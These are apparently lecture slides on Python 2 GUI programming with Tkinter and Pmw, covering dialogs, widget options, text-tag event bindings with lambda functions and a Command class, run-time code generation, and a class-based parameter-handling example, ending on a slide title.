
```
import pynche.pyColorChooser
color = pynche.pyColorChooser.askcolor(
    color='gray', # initial color
    master=parent_widget) # parent widget

# color[0]: (r,g,b)  color[1]: hex number
# same as returned from tkColorChooser
```

- Change the background color:

```
try:
    parent_widget.tk_setPalette(color[1])
except:
    pass
```

Open file dialog



```
fname = tkFileDialog.Open(  
    filetypes=[('anyfile', '*')]).show()
```

Save file dialog



```
fname = tkFileDialog.SaveAs(  
    filetypes=[('temporary files', '*.tmp')],  
    initialfile='myfile.tmp',  
    title='Save a file').show()
```

Toplevel

- Launch a new, separate toplevel window:

```
# read file, stored as a string filestr,
# into a text widget in a _separate_ window:
filewindow = Toplevel(parent) # new window

filetext = Pmw.ScrolledText(filewindow,
    borderframe=5, # a bit space around the text
    vscrollmode='dynamic', hscrollmode='dynamic',
    labelpos='n',
    label_text='Contents of file ' + fname,
    text_width=80, text_height=20,
    text_wrap='none')
filetext.pack()

filetext.insert('end', filestr)
```


More advanced widgets

- Basic widgets are in Tk
- Pmw: megawidgets written in Python
- PmwContribD: extension of Pmw
- Tix: megawidgets in C that can be called from Python
- Looking for some advanced widget?
check out Pmw, PmwContribD and Tix and their demo programs

Canvas, Text


- Canvas: highly interactive GUI element with
 - structured graphics (draw/move circles, lines, rectangles etc),
 - write and edit text
 - embed other widgets (buttons etc.)
- Text: flexible editing and displaying of text

Notebook




Pmw.Blt widget for plotting

- Very flexible, interactive widget for curve plotting



Pmw.Blt widget for animation


- Check out `src/py/gui/animate.py`



See also ch. 11.1 in the course book

Interactive drawing of functions

- Check out `src/tools/py4cs/DrawFunction.py`




See ch. 12.2.3 in the course book

Tree Structures

- Tree structures are used for, e.g., directory navigation
- Tix and PmwContribD contain some useful widgets:
`PmwContribD.TreeExplorer`,
`PmwContribD.TreeNavigator`, `Tix.DirList`,
`Tix.DirTree`, `Tix.ScrolledHList`

Tix

```
cd $SYSDIR/src/tcl/tix-8.1.3/demos      # (version no may change)
tixwish8.1.8.3 tixwidgets.tcl           # run Tix demo
```



GUI with 2D/3D visualization

- Can use Vtk (Visualization toolkit); Vtk has a Tk widget
- Vtk offers full 2D/3D visualization a la AVS, IRIS Explorer, OpenDX, but is fully programmable from C++, Python, Java or Tcl
- MayaVi is a high-level interface to Vtk, written in Python (recommended!)
- Tk canvas that allows OpenGL instructions

More advanced GUI programming

Contents

- Customizing fonts and colors
- Event bindings (mouse bindings in particular)
- Text widgets

More info

- Ch. 11.2 in the course book
- “Introduction to Tkinter” by Lundh (see { doc.html })
- “Python/Tkinter Programming” textbook by Grayson
- “Python Programming” textbook by Lutz

Customizing fonts and colors

- Customizing fonts and colors in a specific widget is easy (see Hello World GUI examples)
- Sometimes fonts and colors of all Tk applications need to be controlled
- Tk has an option database for this purpose
- Can use file or statements for specifying an option Tk database

Setting widget options in a file

- File with syntax similar to X11 resources:

```
! set widget properties, first font and foreground of all widgets
*Font:                      Helvetica 19 roman
*Foreground:                 blue
! then specific properties in specific widgets:
*Label*Font:                 Times 10 bold italic
*Listbox*Background:         yellow
*Listbox*Foreground:          red
*Listbox*Font:                Helvetica 13 italic
```

- Load the file:


```
root = Tk()
root.option_readfile(filename)
```

Setting widget options in a script

```
general_font = ('Helvetica', 19, 'roman')
label_font   = ('Times', 10, 'bold italic')
listbox_font = ('Helvetica', 13, 'italic')
root.option_add('*Font', general_font)
root.option_add('*Foreground', 'black')
root.option_add('*Label*Font', label_font)
root.option_add('*Listbox*Font', listbox_font)
root.option_add('*Listbox*Background', 'yellow')
root.option_add('*Listbox*Foreground', 'red')
```

Play around with `src/py/gui/options.py` !

Key bindings in a text widget



- Move mouse over text: change background color, update counter
- Must bind events to text widget operations

Tags

- Mark parts of a text with tags:

```
self.hwtext = Text(parent, wrap='word')
# wrap='word' means break lines between words
self.hwtext.pack(side='top', pady=20)

self.hwtext.insert('end', 'Hello, World!\n', 'tag1')
self.hwtext.insert('end', 'More text...\n', 'tag2')
```

- tag1 now refers to the 'Hello, World!' text
- Can detect if the mouse is over or clicked at a tagged text segment

Problems with function calls with args

- We want to call

```
self.hwtext.tag_configure('tag1', background='blue')
```

when the mouse is over the text marked with tag1

- The statement

```
self.hwtext.tag_bind('tag1','<Enter>',
                     self.tag_configure('tag1', background='blue'))
```

does not work, because function calls with arguments
are not allowed as parameters to a function (only the
name of the function, i.e., the function object, is allowed)

- Remedy: lambda functions (or our Command class)

Lambda functions in Python

- Lambda functions are some kind of 'inline' function definitions
- For example,

```
def somefunc(x, y, z):  
    return x + y + z
```

can be written as

```
lambda x, y, z: x + y + z
```

- General rule:

```
lambda arg1, arg2, ... : expression with arg1, arg2, ...
```

is equivalent to

```
def (arg1, arg2, ...):  
    return expression with arg1, arg2, ...
```

Example on lambda functions

- Prefix words in a list with a double hyphen

```
[ 'm', 'func', 'y0' ]
```

should be transformed to

```
[ '--m', '--func', '--y0' ]
```

- Basic programming solution:

```
def prefix(word):  
    return '--' + word  
options = []  
for i in range(len(variable_names)):  
    options.append(prefix(variable_names[i]))
```

- Faster solution with map:

```
options = map(prefix, variable_names)
```

- Even more compact with lambda and map:

```
options = map(lambda word: '--' + word, variable_names)
```

Lambda functions in the event binding

- Lambda functions: insert a function call with your arguments as part of a command= argument
- Bind events when the mouse is over a tag:

```
# let tag1 be blue when the mouse is over the tag
# use lambda functions to implement the feature

self.hwtext.tag_bind('tag1','<Enter>',
    lambda event=None, x=self.hwtext:
        x.tag_configure('tag1', background='blue'))

self.hwtext.tag_bind('tag1','<Leave>',
    lambda event=None, x=self.hwtext:
        x.tag_configure('tag1', background='white'))
```

- <Enter>: event when the mouse enters a tag
- <Leave>: event when the mouse leaves a tag

Lambda function dissection

- The lambda function applies keyword arguments

```
self.hwtext.tag_bind('tag1','<Enter>',
    lambda event=None, x=self.hwtext:
        x.tag_configure('tag1', background='blue'))
```

- Why?
- The function is called as some anonymous function

```
def func(event=None):
```

and we want the body to call `self.hwtext`, but `self` does not have the right class instance meaning in this function

- Remedy: keyword argument `x` holding the right reference to the function we want to call

Alternative to lambda functions

- Make a more readable alternative to lambda:

```
class Command:  
    def __init__(self, func, *args, **kw):  
        self.func = func  
        self.args = args # ordinary arguments  
        self.kw = kw      # keyword arguments (dictionary)  
  
    def __call__(self, *args, **kw):  
        args = args + self.args  
        kw.update(self.kw) # override kw with orig self.kw  
        self.func(*args, **kw)
```

- Example:

```
def f(a, b, max=1.2, min=2.2): # some function  
    print 'a=%g, b=%g, max=%g, min=%g' % (a,b,max,min)  
  
c = Command(f, 2.3, 2.1, max=0, min=-1.2)  
c() # call f(2.3, 2.1, 0, -1.2)
```

Using the Command class

```
from py4cs import Command
self.hwtext.tag_bind('tag1','<Enter>',
    Command(self.configure, 'tag1', 'blue'))

def configure(self, event, tag, bg):
    self.hwtext.tag_configure(tag, background=bg)

##### compare this with the lambda version:

self.hwtext.tag_bind('tag1','<Enter>',
    lambda event=None, x=self.hwtext:
        x.tag_configure('tag1',background='blue'))
```

Generating code at run time (1)

- Construct Python code in a string:

```
def genfunc(self, tag, bg, optional_code=''):  
    funcname = 'temp'  
    code = "def %(funcname)s(self, event=None):\n" \  
           "    self.hwtext.tag_configure(\"%  
           \"%(tag)s\", background='%(bg)s')\n" \  
           "%(optional_code)s\n" % vars()
```

- Execute this code (i.e. define the function!)

```
exec code in vars()
```

- Return the defined function object:

```
# funcname is a string,  
# eval() turns it into func obj:  
return eval(funcname)
```

Generating code at run time (2)

- Example on calling code:

```
self.tag2_leave = self.genfunc('tag2', 'white')
self.hwtext.tag_bind('tag2', '<Leave>', self.tag2_leave)

self.tag2_enter = self.genfunc('tag2', 'red',
    # add a string containing optional Python code:
    r"i=...self.hwtext.insert(i,'You have hit me \"\
    "%d times' % ...")"

self.hwtext.tag_bind('tag2', '<Enter>', self.tag2_enter)
```

- Flexible alternative to lambda functions!

Fancy list (1)

- Usage:

```
root = Tkinter.Tk()
Pmw.initialise(root)
root.title('GUI for Script II')

list = [ ('exercise 1', 'easy stuff'),
         ('exercise 2', 'not so easy'),
         ('exercise 3', 'difficult')
        ]
widget = Fancylist(root,list)
root.mainloop()
```

- When the mouse is over a list item, the background color changes and the help text appears in a label below the list

Fancy list (2)

```
import Tkinter, Pmw

class Fancylist:
    def __init__(self, parent, list,
                 list_width=20, list_height=10):
        self.frame = Tkinter.Frame(parent, borderwidth=3)
        self.frame.pack()

        self.listbox = Pmw.ScrolledText(self.frame,
                                       vscrollmode='dynamic', hscrollmode='dynamic',
                                       labelpos='n',
                                       label_text='list of chosen curves',
                                       text_width=list_width, text_height=list_height,
                                       text_wrap='none', # do not break too long lines
)
        self.listbox.pack(pady=10)

        self.helplabel = Tkinter.Label(self.frame, width=60)
        self.helplabel.pack(side='bottom', fill='x', expand=1)
```

Fancy list (3)

```
# Run through the list, define a tag,
# bind a lambda function to the tag:

counter = 0
for (item, help) in list:
    tag = 'tag' + str(counter) # unique tag name
    self.listbox.insert('end', item + '\n', tag)

    self.listbox.tag_bind(tag, '<Enter>',
                          lambda event, f=self.configure, t=tag,
                          bg='blue', text=help:
                          f(event, t, bg, text))

    self.listbox.tag_bind(tag, '<Leave>',
                          lambda event, f=self.configure, t=tag,
                          bg='white', text='':
                          f(event, t, bg, text))

    counter = counter + 1
# make the text buffer read-only:
self.listbox.configure(text_state='disabled')

def configure(self, event, tag, bg, text):
    self.listbox.tag_configure(tag, background=bg)
    self.helplabel.configure(text=text)
```

Class implementation of simviz1.py

- Recall the `simviz1.py` script for running a simulation program and visualizing the results
- `simviz1.py` was a straight script, even without functions
- As an example, let's make a class implementation

```
class SimViz:  
    def __init__(self):  
        self.default_values()  
  
    def initialize(self):  
        ...  
  
    def process_command_line_args(self, cmlargs):  
        ...  
  
    def simulate(self):  
        ...  
  
    def visualize(self):  
        ...
```

Dictionary for the problem's parameters

- `simviz1.py` had problem-dependent variables like `m`, `b`, `func`, etc.
- In a complicated application, there can be a large amount of such parameters so let's automate
- Store all parameters in a dictionary:

```
self.p['m'] = 1.0  
self.p['func'] = 'y'
```

etc.

- The `initialize` function sets default values to all parameters in `self.p`

Parsing command-line options

```
def process_command_line_args(self, cmlargs):
    """Load data from the command line into self.p."""
    opt_spec = [ x+'=' for x in self.p.keys() ]
    try:
        options, args = getopt.getopt(cmlargs, '', opt_spec)
    except getopt.GetoptError:
        <handle illegal options>
    for opt, val in options:
        key = opt[2:] # drop prefix --
        if isinstance(self.p[key], float): val = float(val)
        elif isinstance(self.p[key], int):   val = int(val)
        self.p[key] = val
```

Simulate and visualize functions

- These are straight translations from code segments in simviz1.py
- Remember: `m` is replaced by `self.p['m']`, `func` by `self.p['func']` and so on
- Variable interpolation,

```
s = 'm=%(m)g ...' % vars()
```

does not work with

```
s = 'm=%(self.p['m'])g ...' % vars()
```

so we must use a standard printf construction:

```
s = 'm=%g ...' % (m, ...)
```

or (better)

```
s = 'm=%(m)g ...' % self.p
```

Usage of the class

- A little main program is needed to steer the actions in class `SimViz`:

```
adm = SimViz()
adm.process_command_line_args(sys.argv[1:])
adm.simulate()
adm.visualize()
```

- See `src/examples/simviz1c.py`

A class for holding a parameter (1)

- Previous example: `self.p['m']` holds the value of a parameter
- There is more information associated with a parameter:
 - the value
 - the name of the parameter
 - the type of the parameter (float, int, string, ...)
 - input handling (command-line arg., widget type etc.)
- Idea: Use a class to hold parameter information

A class for holding a parameter (1)

- Class declaration:

```
class InputPrm:  
    """class for holding data about a parameter"""  
    def __init__(self, name, default,  
                 type=float): # string to type conversion  
        self.name = name  
        self.v = default # parameter value  
        self.str2type = type
```

- Make a dictionary entry:

```
self.p['m'] = InputPrm('m', 1.0, float)
```

- Convert from string value to the right type:

```
self.p['m'].v = self.p['m'].str2type(value)
```

From command line to parameters

- Interpret command-line arguments and store the right values (and types!) in the parameter dictionary:

```
def process_command_line_args(self, cmlargs):  
    """load data from the command line into variables"""  
    opt_spec = map(lambda x: x+"=", self.p.keys())  
    try:  
        options, args = getopt.getopt(cmlargs, "", opt_spec)  
    except getopt.GetoptError:  
        ...  
    for option, value in options:  
        key = option[2:]  
        self.p[key].v = self.p[key].str2type(value)
```

This handles any number of parameters and command-line arguments!

Explanation of the lambda function

